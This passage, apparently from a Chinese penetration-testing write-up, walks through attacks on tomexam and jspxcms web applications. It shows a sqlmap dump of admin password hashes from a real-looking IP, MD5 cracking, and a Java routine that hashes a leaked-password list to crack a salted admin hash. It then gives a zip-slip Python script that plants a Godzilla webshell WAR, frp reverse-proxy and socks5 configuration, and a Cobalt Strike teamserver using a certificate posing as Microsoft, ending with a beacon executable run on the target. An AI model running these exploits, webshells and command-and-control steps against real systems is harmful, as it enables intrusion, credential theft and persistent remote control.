| 6 | 2 | <blank> | 1 | <blank> | eu3 | eu3 | 4124DDEBABDF97C2430274823B3184D4 (eu3) | 2014-05-17 13:58:49 | 14 |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+

[11:39:31] [INFO] table 'tomexam.tm_admin' dumped to CSV file '/root/.local/share/sqlmap/output/1.117.58.131/dump/tomexam/tm_admin.csv'
[11:39:31] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/1.117.58.131'

[*] ending @ 11:39:31 /2022-06-02/
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20220607203713-8eb4ce60-e65e-1.png>)

| 1 | 1 | 1399999999 | 1 | 超级管理员 | admin | admin | 17D03DA6474CE8BEB13B01E79F789E63 | 2022-04-09 00:14:08 | 301 |

| 6 | 2 | | | eu3 | eu3 | 4124DDEBABDF97C2430274823B3184D4 (eu3) | 2014-05-17 13:58:49 | 14

成功抓到了管理员用户和密码，然后使用 md5 进行解密。

17D03DA6474CE8BEB13B01E79F789E63

解密

*请输入解密验证码: cwjq




您的查询的HASH[17D03DA6474CE8BEB13B01E79F789E63]解密信息如下:

明文为: moonsec123

(<https://xzfile.aliyuncs.com/media/upload/picture/20220607203724-94d64792-e65e-1.png>)

成功进行登录。登录之后没有找到可 getshell 的地方。



(<https://xzfile.aliyuncs.com/media/upload/picture/20220607203729-98487a26-e65e-1.png>)

6.Jspxcms-SQL 注入

首页发现可以注册用户和进行登录。首先搜索历史漏洞，看看有没有 getshell 的地方。



(<https://xzfile.aliyuncs.com/media/upload/picture/20220607203737-9cffb39a-e65e-1.png>)


发现先知的大佬做过找个版本的代码审计。参考链接：<https://xz.aliyun.com/t/10891?page=1#toc-7>

(<https://xz.aliyun.com/t/10891?page=1#toc-7>)。发现可以通过文件上传进行 getshell。



(<https://xzfile.aliyuncs.com/media/upload/picture/20220607203746-a277c1a0-e65e-1.png>)

在之前的 tomexam 的数据库中，发现存在 jspxcms，试试查找一下管理员的用户和信息。




(<https://xzfile.aliyuncs.com/media/upload/picture/20220607203754-a72d3aa4-e65e-1.png>)

使用 sqlmap 进行查找表、用户和密码。


```

package com.jspxcms.core;
import com.jspxcms.common.security.SHA1CredentialsDigest;
import com.jspxcms.common.util.Encodes;
import java.io.File;
import java.io.FileReader;
import java.io.FileWriter;
import java.io.PrintWriter;
import java.util.Scanner;
public class Testmain {
    public static void main(String[] args)throws Exception {
        byte[] salt = Encodes.decodeHex("9b2b38ad7cb62fd9");
        SHA1CredentialsDigest test = new SHA1CredentialsDigest();
        String fileName = "D:\\csdnpass.txt";
        String fileName2 = "D:\\hashpassword2.txt";
        try (Scanner sc = new Scanner(new FileReader(fileName))) {
            while (sc.hasNextLine()) {
                String line = sc.nextLine();
                String encPass = test.digest(line, salt);
                File f = new File(fileName2);
                FileWriter fw = new FileWriter(f, true);
                PrintWriter pw = new PrintWriter(fw);
                pw.println(line + " " + encPass);
                pw.close();
            }
        }
    }
}

```



```


$ cat hashpassword2.txt | grep 51c52ae56562d8c538600385909595b009467f0b
zzzz123zzz 51c52ae56562d8c538600385909595b009467f0b

```

(<https://xzfile.aliyuncs.com/media/upload/picture/20220607203842-c3ad090c-e65e-1.png>)


8. 登录 jspxcms 后台 getshell

使用管理员用户和解密出来的密码，成功进入管理员后台。



(<https://xzfile.aliyuncs.com/media/upload/picture/20220607203851-c8f192d4-e65e-1.png>)

使用哥斯拉生成一个木马，然后使用 jar，打包成为 war 包。



名称	修改日期	类型	大小
__pycache__	2022/4/12 0:41	文件夹	
GodzillaCache	2022/4/12 0:41	文件夹	
data.db	2022/6/3 14:23	Data Base File	56 KB
god.jsp	2022/4/10 12:45	Typora	3 KB
godzilla.jar	2022/4/10 12:43	Executable Jar File	31,115 KB
m.jsp	2022/4/11 18:40	Typora	3 KB
m.war	2022/4/11 18:41	WAR 文件	2 KB
test.zip	2022/4/11 18:48	压缩(zipped)文件...	2 KB
x.jsp	2022/6/3 14:25	Typora	3 KB
x.py	2022/4/11 18:43	Python File	1 KB
x.xar	2022/6/3 14:26	XAR 文件	2 KB

(<https://xzfile.aliyuncs.com/media/upload/picture/20220607203859-cdcb01dc-e65e-1.png>)


9. 编写目录穿越脚本

根据先知社区的大佬提出的方法，编写目录穿越脚本。

```
1 import zipfile
2 zip = zipfile.ZipFile("test.zip", 'w', zipfile.ZIP_DEFLATED)
3 with open("god.war", "rb") as f:
4     data=f.read();
5 zip.writestr("../../../god.war",data)
6 zip.close()
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20220607203912-d53d2e0e-e65e-1.png>)


成功进行上传。



(<https://xzfile.aliyuncs.com/media/upload/picture/20220607203921-da96a308-e65e-1.png>)

10. 获取 webshell

使用哥斯拉连接 webshell, 成功执行命令。



(<https://xzfile.aliyuncs.com/media/upload/picture/20220607203930-e04fcd6-e65e-1.png>)

1.frp 反向代理上线 CS

首先配置内网 cobalt strike 内网上线


```
命令模板 cmd /c "[command]" 2>&1

2022/03/12 14:40 <DIR> Program Files
2022/03/12 12:56 <DIR> Program Files (x86)
2022/03/12 12:54 <DIR> Users
2022/03/17 15:55 <DIR> webapp
2022/03/12 12:58 <DIR> Windows
0 000000 0 00
11 000000 47,152,193,536 00000000
C:\>cd frp

C:\frp
C:\frp>ls

's' 000000-000000=0000X000&0000ej000
000000000000
C:\frp>dir

0000000 C 0e0d060000
0000000000 9225-6158

C:\frp 000000

2021/08/03 23:25 <DIR> .
2021/08/03 23:25 <DIR> ..
2021/08/03 23:23 10,908,160 frpc.exe
2022/05/31 10:36 313 frpc.ini
2021/08/03 23:25 9,503 frpc_full.ini
2021/08/03 23:23 14,309,888 frps.exe
2021/08/03 23:25 26 frps.ini
2021/08/03 23:25 5,010 frps_full.ini
2021/08/03 23:25 11,358 LICENSE
2021/08/03 23:25 <DIR> systemd
7 000000 25,244,258 00
3 000000 47,152,193,536 00000000
C:\frp >
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20220607204333-7126bf92-e65f-1.png>)

在 kali 启动 cs 服务端，

```
(root@kali)~[/home/kali/Desktop/cobaltstrike4.3]
# ./teamserver 192.168.1.14 222xxx
[*] Will use existing X509 certificate and keystore (for SSL)
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by server.TeamServer (file:/home/kali/Desktop/cobaltstrike4.3/cobaltstrike.jar) to field java.lang.reflect.Field.modifier
WARNING: Please consider reporting this to the maintainers of server.TeamServer
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
[*] Team server is up on 0.0.0.0:50666
[*] SHA256 hash of SSL cert is: 27b2ff7c74f011ff7179e290e138839924f7c7a24e432d6772f9ec4944bcc026
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20220607204339-746a33fa-e65f-1.png>)

查看其端口

```
print_error "java is not in %$PATH"
echo " is Java installed?"
exit

fi

# check if keytool is available...
if [ $(command -v keytool) ]; then
    true
else
    print_error "keytool is not in %$PATH"
    echo " install the Java Developer Kit"
    exit
fi

# generate a certificate
# naturally you're welcome to replace this step with your own permanent certificate.
# just make sure you pass -Djavax.net.ssl.keyStore="/path/to/whatever" and
# -Djavax.net.ssl.keyStorePassword="password" to java. This is used for setting up
# an SSL server socket. Also, the SHA-1 digest of the first certificate in the store
# is printed so users may have a chance to verify they're not being owned.
if [ -e ./cobaltstrike.store ]; then
    print_info "Will use existing X509 certificate and keystore (for SSL)"
else
    print_info "Generating X509 certificate and keystore (for SSL)"
    keytool -keystore ./cobaltstrike.store -storepass 123456 -keypass 123456 -genkey -keyalg RSA -alias cobaltstrike -dname "CN=Microsoft IT TLS CA 5, O=Microsoft IT, O=Microsoft Corporation, L=Redmond, S=Washington, C=US"
fi
```

```
# start the team server.
java -XX:ParallelGCThreads=4 -Dcobaltstrike.server_port=50666 -Dcobaltstrike.server_bindto=0.0.0.0 -Djavax.net.ssl.keyStore=./cobaltstrike.store -Djavax.net
.ssl.keyStorePassword=123456 -server -XX:+AggressiveHeap -XX:+UseParallelGC -classpath ./cobaltstrike.jar. -Duser.language=en -javaagent:CSAgent.jar 2af475
490f389aee312b0d758ad2b99 server.TeamServer $*
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20220607204350-7b413656-e65f-1.png>)


配置 frp 的 frps.ini 信息。

```
2 server_addr = 127.0.0.1
3 server_port = 7000
4 token = 222xxx
5 [msf]
6 type = tcp
7 local_ip = 127.0.0.1
8 local_port = 6666
9 remote_port = 6666
10 [cs]
11 type = tcp
12 local_ip = 127.0.0.1
13 local_port = 7777
14 remote_port = 7777
15 [socks_proxy]
16 type = tcp
17 remote_port = 8888
18 plugin = socks5
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20220607204403-8324d92c-e65f-1.png>)

2.CS 上线

cs 生成监听。




(<https://xzfile.aliyuncs.com/media/upload/picture/20220607204411-87bf845a-e65f-1.png>)

然后上传 .exe 文件进行上线。



(<https://xzfile.aliyuncs.com/media/upload/picture/20220607204424-8f429816-e65f-1.png>)


成功上线。



(<https://xzfile.aliyuncs.com/media/upload/picture/20220607204432-94526e9e-e65f-1.png>)

